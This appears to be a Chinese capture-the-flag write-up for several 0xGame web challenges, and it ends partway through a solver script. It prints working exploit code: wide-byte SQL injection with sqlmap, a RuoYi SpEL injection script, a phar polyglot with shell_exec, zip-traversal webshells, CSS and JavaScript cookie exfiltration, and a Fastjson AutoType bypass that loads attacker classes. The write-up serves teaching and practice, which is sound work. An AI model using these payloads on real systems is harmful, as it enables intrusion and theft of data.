
flag字段"flag": "MHhHYW1le3YwdGVfNF90YWYzaV9UaGFuazVfbWlAb30="0xGame{v0te_4_taf3i_Thank5_mi@o}
WEB10:奶蛙的服务器
修复服务器
查看日志
在/var/log/nginx/中没有发现报错日志,空的。
查看nginx配置内容
nclude /etc/nginx/mime.types;
    default_type application/octet-stream;
    sendfile on;
    access_log /srv/naiwa/logs/access.log;
    error_log /srv/naiwa/logs/error.log warn;
真实目录在/srv/naiwa/logs/
2026/10/05 07:34:31 [crit] 28#28: *15 connect() to unix:/run/php/php-fpm.sock failed (2: No such file or directory) while connecting to upstream, client: 192.168.147.201, server: _, request: "GET /favicon.ico HTTP/1.1", upstream: "fastcgi://unix:/run/php/php-fpm.sock:", host: "80-6cf2a4bb-fc86-443b-bc9c-af7c6578ae6b.challenge.ctfplus.cn", referrer: "http://80-6cf2a4bb-fc86-443b-bc9c-af7c6578ae6b.challenge.ctfplus.cn/"
Nginx 配置了连接 /run/php/php-fpm.sock,但这个 PHP-FPM Socket 不存在(通常是 PHP-FPM 未启动或 Socket 路径配置错误)

php-fpm 没起来,是因为启动脚本 /usr/local/sbin/php-fpm-service 会先读 /srv/naiwa/config/service.ini,四项必须同时正确才允许启动:

配置项 当时的值 要求的值
mode recovery production
maintenance on off
listen 127.0.0.1:8088 0.0.0.0:80
secret_backend disabled enabled
/srv/naiwa/config/service.ini
[service]
mode = production
maintenance = off
listen = 0.0.0.0:80
secret_backend = enabled

WEB11:留言板
目录扫描和admin爆破密码都没内容
最后一步测试sq
%bf' or '1=1

登录结果:
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\'1=1' LIMIT 1' at line 1
进行sqlmap进行爆破,注意的是自带的 unmagicquotes 只替换第一个引号,后面的引号仍被 addslashes 转义,报错注入识别不了
在 tamper/gbkquotes.py 里把每个 ' 都换成 %bf%27,再加 --suffix="#"
root@opis:/mnt/d/CTF/CTF-WEB/sqlmap-1.10/sqlmap-1.10# python3 sqlmap.py -u "http://80-2ed3cb1b-90b5-4543-9fd6-4ceb8d15a74e.challenge.ctfplus.cn" --data="action=login&username=admin&password=x" -p username --tamper=gbkquotes --suffix="#" --dbms=mysql --technique=E --dump -D board
获取flag 1 | admin | GbkXxe@2026 | admin | 2026-10-05 07:50:26 | 站点管理员


发现:xxe注入
web12:!?SPEL?!
弱口令 admin/admin123登入后台

漏洞名称:RuoYi /monitor/cache/getValue + fragment 参数 SSTI(CVE-2025-14856)
看payload
import requests
import re
import urllib.parse

base = "http://8080-283cd42d-cdfc-45c4-9974-ab3d5d5acfd7.challenge.ctfplus.cn"

s = requests.Session()
s.verify = False

# 登录
login = s.post(
    f"{base}/login",
    data={"username": "admin", "password": "admin123"},
    allow_redirects=False
)
cookie = login.cookies.get("token") or login.cookies.get("JSESSIONID")
if not cookie:
    print("登录失败")
    exit()

s.cookies.update({"token": cookie})

payload = (
    r'__\'${\'#ctx.getClass().forName("java.util.Scanner").getConstructor(#ctx.getClass().forName("java.io.File")).newInstance('
    r'#ctx.getClass().forName("java.io.File").getConstructor(#ctx.getClass().forName("java.lang.String")).newInstance("/flag")).useDelimiter("\\A").next()}\'__'
)

resp = s.post(
    f"{base}/monitor/cache/getValue",
    data={
        "fragment": f"fragment-cache-value(cacheValue={payload})",
        "cacheName": "sys-config",
        "cacheKey": "x"
    },
    allow_redirects=False
)

content = resp.text
print("返回内容:")
print(content)
flag = re.search(r'flag\{.*?\}', content)
if flag:
    print("\n✅ Flag:", flag.group(0))
else:
    print("\n未找到 flag")
WEB13:千奇百怪的反序列化
Upload a gif/jpg/png页面只接受 gif/jpg/png。
then preview it with ?page=. 预览参数 page 会直接 include/?page=pages%2Fhome.phpGET /?page=php://filter/read=convert.base64-encode/resource=secret/flag.php
<?php
class inex
{
    public $a;
    public $b;

    public function__wakeup()
    {
        $this->a = 'safe';
        $this->b = 'safe';
    }

    public function__destruct()
    {
        if ($this->a === 'evil') {
            echo ($this->b);
        }
    }
}

class clannad
{
    public $a;
    public $b;

    public function__tostring()
    {
        if (strlen($this->b) < 4 && $this->b + 1 > 10000) {
            $this->a->fff(1);
            return$this->b;
        }
        return'null';
    }
}

class air
{
    public $md5a;
    public $md5b;
    public $arg1;
    public $arg2;
    public $last;
    public $afterreplaced;
    public $rce;

    public function __call($name, $arguments)
    {
        if (
            is_string($this->md5a) &&
            is_string($this->md5b) &&
            md5($this->md5a) === md5($this->md5b) &&
            $this->md5a !== $this->md5b
        ) {
            $last = new secretbase();

            $last->rce = 'hello';
            $last->aaa = $this->arg1;
            $last->bbb = $this->arg2;

            echo (serialize($last) . "\n");

            $afterreplaced = str_replace(
                'cc',
                'ddd',
                serialize($last)
            );

            echo ($afterreplaced);

            $this->rce = unserialize($afterreplaced)->rce;

            if (
                !is_string($this->rce) ||
                $this->rce === '' ||
                strlen($this->rce) > 80 ||
                preg_match('/[^\x20-\xff();\x0a]/', $this->rce)
            ) {
                return;
            } else {
                eval($this->rce);
            }
        }
    }
}

class secretbase
{
    public $aaa;
    public $bbb;
    public $rce;
}

class S0S
{
    public $a;

    public function__wakeup()
    {
        unserialize($this->a);
    }
}
定义了 inex、clannad、air、secretbase、SOS,是一条反序列化链
/?page=php://filter/convert.base64-encode/resource=index.php读取到index内容
<?php
error_reporting(0);
require_once __DIR__ . '/secret/flag.php';

functiongallery_upload()
{
if (!isset($_FILES['art']) || $_FILES['art']['error'] !== UPLOAD_ERR_OK) {
    return'upload failed';
  }

$ext = strtolower(pathinfo($_FILES['art']['name'], PATHINFO_EXTENSION));
if (!in_array($ext, array('gif', 'jpg', 'jpeg', 'png'), true)) {
    return'gif/jpg/png only';
  }

$head = file_get_contents($_FILES['art']['tmp_name'], false, null, 0, 8);
$ok = false;

if (substr($head, 0, 6) === "GIF89a" ||
      substr($head, 0, 6) === "GIF87a") {
    $ok = true;
  }

if (substr($head, 0, 3) === "\xFF\xD8\xFF") {
    $ok = true;
  }

if ($head === "\x89PNG\r\n\x1a\n") {
    $ok = true;
  }

if (!$ok) {
    return'magic mismatch';
  }

$name = sha1_file($_FILES['art']['tmp_name']) . '.' . $ext;
$path = __DIR__ . '/uploads/' . $name;

if (!move_uploaded_file($_FILES['art']['tmp_name'], $path)) {
    return'move failed';
  }

return'uploaded: uploads/' . $name;
}

$message = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$message = gallery_upload();
}

$page = isset($_GET['page']) ? $_GET['page'] : 'pages/home.php';
$target = false;

if (is_string($page) && strpos($page, "\0") === false) {
$probe = str_replace('\\', '/', trim($page));

$isIntendedPhar = preg_match(
    '~^phar://uploads/[0-9a-f]{40}\.(?:gif|jpg|jpeg|png)/test\.txt$~i',
    $probe
  );

$touchesUploadBody = preg_match(
    '~(^|[/:=])uploads/[0-9a-f]{40}\.(?:gif|jpg|jpeg|png)(?:$|[/?#&])~i',
    $probe
  );

if (
    $probe !== '' &&
    $probe[0] !== '/' &&
    !preg_match('#(^|/)\.(?:/|$)#', $probe) &&
    !preg_match('#(^|/)\.\./(?:/|$)#', $probe) &&
    !preg_match('~(^|[/:=])flag(?:$|[/?#&])~i', $probe) &&
    (!$touchesUploadBody || $isIntendedPhar)
  ) {
    $target = $page;
  }
}
?>
漏洞 1:任意本地文件包含
触发条件:page 通过下面这组检查后原样进入 include。
1:不能含 \0、不能以 / 开头、不能含 ./ 或 ../
2:路径里不能出现 flag
3:如果碰到 uploads/<40位sha1>.(gif|jpg|jpeg|png),则必须整段匹配 phar://uploads/<sha1>.<ext>/test.txt
只校验 8 字节文件头的上传
位置:gallery_upload()
触发条件:扩展名是 gif/jpg/jpeg/png,且前 8 字节命中 GIF89a、GIF87a、JPEG 或 PNG 魔数。文件名被改成内容的 sha1,其余字节不检查。
上传校验只看扩展名和前 8 字节。phar 的 stub 写成 GIF89a 开头,扩展名用 .gif,就能通过校验。phar 里放一个 test.txt,内容是要被 include 执行的 PHP。
<?php
// php -d phar.readonly=0 make.php
@unlink(__DIR__ . '/flag.phar');
$p = new Phar(__DIR__ . '/flag.phar');
$p->startBuffering();

// include 会执行这个文件,扩展名无所谓
$p->addFromString('test.txt', "<?php echo shell_exec('cat /flag');");

// 前 6 字节必须是 GIF89a,后面接 phar 结束标记
$p->setStub("GIF89a\n<?php __HALT_COMPILER(); ?>\n");

$p->stopBuffering();
echo'sha1=' . sha1_file(__DIR__ . '/flag.phar') . "\n";
echo'size=' . filesize(__DIR__ . '/flag.phar') . "\n";
php -d phar.readonly=0 make.php


访问:/?page=phar://uploads/805129d6489eb4b14942a5fec652c032af460cf8.gif/test.txt
include 打开这个 phar 条目并执行 test.txt。open_basedir 是 /app/src:/tmp,file_get_contents('/flag') 会被拒绝,但 disable_functions 为空,shell_exec 不受 open_basedir 限制。
WEB14:文件上传的千层套路
网页提示你只能直接访问 /var/www/pub 目录
上传内容显示:解压目录: /var/www/html/uploads/1.zip 1.png => 拒绝(单文件超过100KB)
上传任意 ZIP,观察解压目录为 /var/www/html/uploads/,后缀仅支持 png/jpg/jpeg/gif/bmp,文件头必须符合图片魔数,内容不能包含 $、反引号、<?(必须用 <?=短标签),且readfile 等函数可使用。
构造 .htaccess 激活 PHP 解析
import zipfile, os
PNG = b'\x89PNG\r\n\x1a\n'
with zipfile.ZipFile('htaccess.zip', 'w') as z:
    z.writestr('../../../pub/.htaccess', b'AddType application/x-httpd-php .png')

联想到长城杯的题目,也是ZIP目录穿越解压,🐎
列出根目录,确认 flag 文件名
import zipfile
PNG = b"\x89PNG\r\n\x1a\n"
with zipfile.ZipFile("list.zip", "w") as z:
    z.writestr("../../../pub/list.png", PNG + b'<?=print_r(glob("/*"))?>')

看到 /flag_abc6493d.txt
import zipfile
PNG = b"\x89PNG\r\n\x1a\n"
with zipfile.ZipFile("flag.zip", "w") as z:
    z.writestr("../../../pub/flag.png", PNG + b'<?=readfile("/flag_5b9950e8.txt")?>')

WEB15:留言板 revenge
1. 分析平台机制
作者可创建留言板,上传静态资源( review-*.js形式)。发布后,机器人会自动访问公开页 /p/<slug>/,仅渲染允许的标签(极少量)。头部片段( head_snippet)可包含<style>和<base>。审核视角的隐藏域 input[name=review-script]会携带文件名(review-<6位hex>.js)。机器人浏览器会执行 review-*.js,此 JS 必须带 CSP nonce,才能在受限环境中执行任意 JS。
2. 关键观察点
审查脚本文件名可通过 CSS 属性选择器外带( value^="review-"后跟 6 位 hex)。<base href="/uploads/<slug>/">可让相对路径解析成我们上传的 JS。机器人访问时会携带 nonce-xxx,我们的 JS 可被 CSP 信任执行。所有外带数据通过 /collect/<slug>?kind=xxx&value=xxx通道。
3. 解题流程
Step 1:创建留言板 & 上传头部片段
# 模拟浏览器操作
POST /create
  title=testboard
  body=hello body
  head_snippet=<style>body{color:red}</style>
Step 2:外带审查脚本文件名
使用以下 CSS 逐位外带:
<style>
body:has(input[name="review-script"][value^="review-0"]){background:url(/collect/c5d054f9?kind=p0&value=0)}
body:has(input[name="review-script"][value^="review-1"]){background:url(/collect/c5d054f9?kind=p0&value=1)}
...
body:has(input[name="review-script"][value^="review-f"]){background:url(/collect/c5d054f9?kind=p0&value=f)}
</style>
连续执行 6 次即可获得完整文件名 review-a8b1a8.js。
Step 3:上传同名 JS 恶意代码
POST /manage/<slug>/asset
  filename=review-a8b1a8.js
  content=...
(async () => {
  const slug = "c5d054f9";
  const send = (k, v) => fetch(`/collect/${slug}?kind=${k}&value=${v}`, {credentials:"include"}).catch(()=>{});
  const cookie = document.cookie;
  const href = location.href;
  await send("cookie", cookie);
  await send("href", href);
})();
Step 4:注入 <base> 劫持静态资源
<head>
  ...
  <base href="/uploads/c5d054f9/">
  <style> /* 外带脚本名的样式 */ </style>
</head>
Step 5:触发机器人预览
POST /manage/<slug>/report
  token=<token>
机器人会访问 /p/<slug>/,解析 <base>,加载 review-a8b1a8.js,执行我们的代码。
4. 最终效果
我们的 JS 在机器人浏览器中执行,读取 document.cookie,flag 直接出现在 cookie 中:
flag=0xGame{2a7b41af-6fa2-4449-b009-173b3677cc6d}
WEB16:让我解解你的json......不耗!
题目是一个 Fastjson 1.2.83 JSON 解析接口,AutoType 关闭,但解析成功的 Map 会原样回显。checkAutoType 仍会按 @type 做 getResourceAsStream 探测 @JSONType。把未传完的 multipart 上传留在 /proc/self/fd/N,再按「点号二进制名 / 斜杠内部名」加载一个继承 HashMap 的类,构造函数读 /flag,响应里直接带出 flag。
依赖:Python 3、JDK(javac --release 8)。完整 payload 脚本在文末,保存为 solve.py 后直接运行。
解题过程
题目没有给源码。行为可以确定后端是 Fastjson 1.2.83(JSON.parse 后把结果写回响应):
{"a":1} | 200 {"a":1} |
{"@type":"java.util.HashMap"} | 200 {} |
{"@type":"java.util.ArrayList"} | 200 [] |
{"@type":"java.util.Date"} | 200 |
{"@type":"java.lang.Object"} | 406 |
500 |
406 表示类型解析成功但结果不是可回显的 Map/List/字符串/日期。500 表示解析阶段就失败。所以只要加载一个能放进 Map 的类,flag 会走正常的 200 回显,不需要外带。
漏洞:ParserConfig.checkAutoType(fastjson 1.2.83)
AutoType 关闭时,未知类型仍会走到资源探测。对应 ParserConfig.java 约 1479–1510 行:
String resource = typeName.replace('.', '/') + ".class";
is = ParserConfig.class.getClassLoader().getResourceAsStream(resource);
if (is != null) {
    ClassReader classReader = new ClassReader(is, true);
    TypeCollector visitor = new TypeCollector("<clinit>", new Class[0]);
    classReader.accept(visitor);
    jsonType = visitor.hasJsonType();
}
if (autoTypeSupport || jsonType || expectClassFlag) {
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, cacheClass);
}
if (clazz != null && jsonType) {
    return clazz;   // 直接放行,不再走 deny
}
触发条件:类字节上有运行时可见的 Lcom/alibaba/fastjson/annotation/JSONType;,且类加载器把资源名当成 jar: URL(Spring Boot fat jar 的 LaunchedURLClassLoader 满足)。影响:攻击者提供的类被 defineClass,<clinit> 和构造函数在解析线程里执行。
类型名还有两道 JVM 限制,payload 必须同时满足:
ClassLoader.checkName拒绝二进制名里的/。@type只能用点号形式。defineClass要求二进制名把/换成.之后,等于 class 文件里的内部名。JDK 9+ 拒绝://,但jar:file:/proc/self/fd/N只有单个:/,可以通过。
因此一对名字必须严格对应:
@type     jar:file:.proc.self.fd.13!.fd13.H0
replace   jar:file:/proc/self/fd/13!/fd13/H0.class
内部名    jar:file:/proc/self/fd/13!/fd13/H0
JAR 条目  fd13/H0.class
类文件要用 javac --release 8。1.2.83 自带的 ASM ClassReader 读不了更高的 class 版本,异常被吞掉后 hasJsonType 变成 false,表现就是普通的 500。@JSONType(asm=false) 用来避免随后对这种非法类名走 ASM 序列化。
类继承 HashMap。MapDeserializer.createMap 对未知 Map 子类调用 newInstance(),构造函数里 put 的条目会原样出现在响应里。普通 Object 会被接口打成 406,所以必须是 Map。
验证 payload(命中正确 fd 时):
{"@type":"jar:file:.proc.self.fd.13!.fd13.H0"}
实际响应:
{"cwd":"/app/.","root":"...,flag,entrypoint.sh,app","f0":"0xGame{61d9e381-8547-4430-a067-377b347e7459}\n","env":"null","m":"1","fd":"0013"}
把 JAR 留在 fd 上
题目不出网,不能走 jar:http 把 JAR 下载进 jar_cache。改用 Tomcat 的 multipart 临时文件:
Content-Type: multipart/form-data,Content-Length比已发送正文大 200000,并且不发结束 boundary。容器把 part 写到临时文件后阻塞读剩余 body, FileOutputStream的 fd 一直留在/proc/self/fd/N。/proc/self是进程级的,另一条请求可以读到。JAR 用 ZIP_STORED。后面再垫 32KB 的A:足够把 ZIP 尾部的 EOCD 冲出 FileUpload 的缓冲区,又小于ZipFile从末尾向前找 EOCD 的窗口,临时文件末尾多出来的填充不会把 JAR 读坏。
fd 号不固定。低号 fd 经常是进程自己的 jar 或 socket,打开会慢甚至卡住。并发不能太高:18 条半开上传加上 8 个探测会把 Tomcat 线程占满,后续探测全部超时。4 条上传、2 个探测线程、扫 3..79 即可。本次命中的是 fd 13。
复现
把下面整段保存为 solve.py,在能访问题目的机器上执行 python solve.py。脚本自己写注解 stub 和 H0.java,用 javac --release 8 编译,改常量池里的内部类名,为每个 fd 打一份 class,再边占着上传边扫描。换实例时改 HOST,或用环境变量 TARGET_HOST。
#!/usr/bin/env python3
"""0xGame JSON 解析器

Fastjson 1.2.83(AutoType 关闭)会把 @type 里的 '.' 换成 '/' 再
getResourceAsStream。未结束的 multipart 上传把 JAR 留在 /proc/self/fd/N,
类名按「点号二进制名 / 斜杠内部名」对齐后即可加载。该类继承 HashMap,
构造时读 /flag,解析结果被原样回显。

依赖: Python 3, javac(支持 --release 8)
"""
import json
import os
import re
import socket
import struct
import subprocess
import sys
import tempfile
import threading
import time
import zipfile

HOST = os.environ.get(
    "TARGET_HOST",
    "8080-dea08705-e113-4d7c-8d9a-43706f6d7a6f.challenge.ctfplus.cn",
)
PORT = int(os.environ.get("TARGET_PORT", "80"))
FD_LO = int(os.environ.get("FD_LO", "3"))
FD_HI = int(os.environ.get("FD_HI", "80"))  # exclusive
SEEDS = int(os.environ.get("SEEDS", "4"))
WORKERS = int(os.environ.get("WORKERS", "2"))
BOUND = "----x7f3a9c"

running = True
found = threading.Event()
hit_body = []


def log(msg):
    print(f"[{time.strftime('%H:%M:%S')}] {msg}", flush=True)


JSONTYPE_JAVA = r"""
package com.alibaba.fastjson.annotation;
import java.lang.annotation.ElementType;
import java.lang.annotation.Retention;
import java.lang.annotation.RetentionPolicy;
import java.lang.annotation.Target;
@Retention(RetentionPolicy.RUNTIME)
@Target(ElementType.TYPE)
public @interface JSONType {
    boolean asm() default true;
}
"""

# 描述符必须是 Lcom/alibaba/fastjson/annotation/JSONType;
# asm=false 避免 fastjson 对异常类名走 ASM 序列化。
# Qz9N 是定长占位,打进常量池后按 fd 原地替换,用来确认命中的描述符。
H0_JAVA = r"""
import com.alibaba.fastjson.annotation.JSONType;
import java.io.File;
import java.io.FileInputStream;
import java.util.HashMap;

@JSONType(asm = false)
public class H0 extends HashMap {
    public H0() {
        put("m", "1");
        put("fd", "Qz9N");
        String[] ps = new String[] {
            "/flag", "/flag.txt", "/app/flag", "/app/flag.txt",
            "/opt/flag", "/tmp/flag", "/home/ctf/flag", "/home/flag/flag",
            "/var/flag", "/flag/flag", "flag", "flag.txt"
        };
        for (int i = 0; i < ps.length; i++) {
            try {
                File f = new File(ps[i]);
                if (f.isFile() && f.length() > 0 && f.length() < 200000) {
                    int n = (int) f.length();
                    byte[] b = new byte[n];
                    FileInputStream in = new FileInputStream(f);
                    int off = 0, r;
                    while (off < n && (r = in.read(b, off, n - off)) > 0) off += r;
                    in.close();
                    put("f" + i, new String(b, 0, off, "UTF-8"));
                }
            } catch (Throwable t) {
                put("e" + i, t.getClass().getName());
            }
        }
        try {
            put("cwd", new File(".").getAbsolutePath());
            put("env", String.valueOf(System.getenv("FLAG")));
            String[] root = new File("/").list();
            if (root != null) {
                StringBuilder sb = new StringBuilder();
                int lim = root.length < 50 ? root.length : 50;
                for (int i = 0; i < lim; i++) {
                    if (i > 0) sb.append(',');
                    sb.append(root[i]);
                }
                put("root", sb.toString());
            }
        } catch (Throwable t) {
            put("err", String.valueOf(t));
        }
    }
}
"""


def patch_utf8(raw, old, new):
    """替换常量池里唯一一条内容恰好等于 old 的 Utf8(改 this_class 的内部名)。"""
    old_b, new_b = old.encode(), new.encode()
    cp_count = struct.unpack(">H", raw[8:10])[0]
    off = 10
    i = 1
    while i < cp_count:
        tag = raw[off]
        if tag == 1:
            ln = struct.unpack(">H", raw[off + 1 : off + 3])[0]
            if raw[off + 3 : off + 3 + ln] == old_b:
                return raw[: off + 1] + struct.pack(">H", len(new_b)) + new_b + raw[off + 3 + ln :]
            off += 3 + ln
        elif tag in (7, 8, 16, 19, 20):
            off += 3
        elif tag == 15:
            off += 4
        elif tag in (3, 4, 9, 10, 11, 12, 17, 18):
            off += 5
        elif tag in (5, 6):
            off += 9
            i += 1
        else:
            raise SystemExit(f"bad constant-pool tag {tag}")
        i += 1
    raise SystemExit(f"utf8 not found: {old}")


def build_jar(workdir):
    src = os.path.join(workdir, "src")
    ann = os.path.join(src, "com", "alibaba", "fastjson", "annotation")
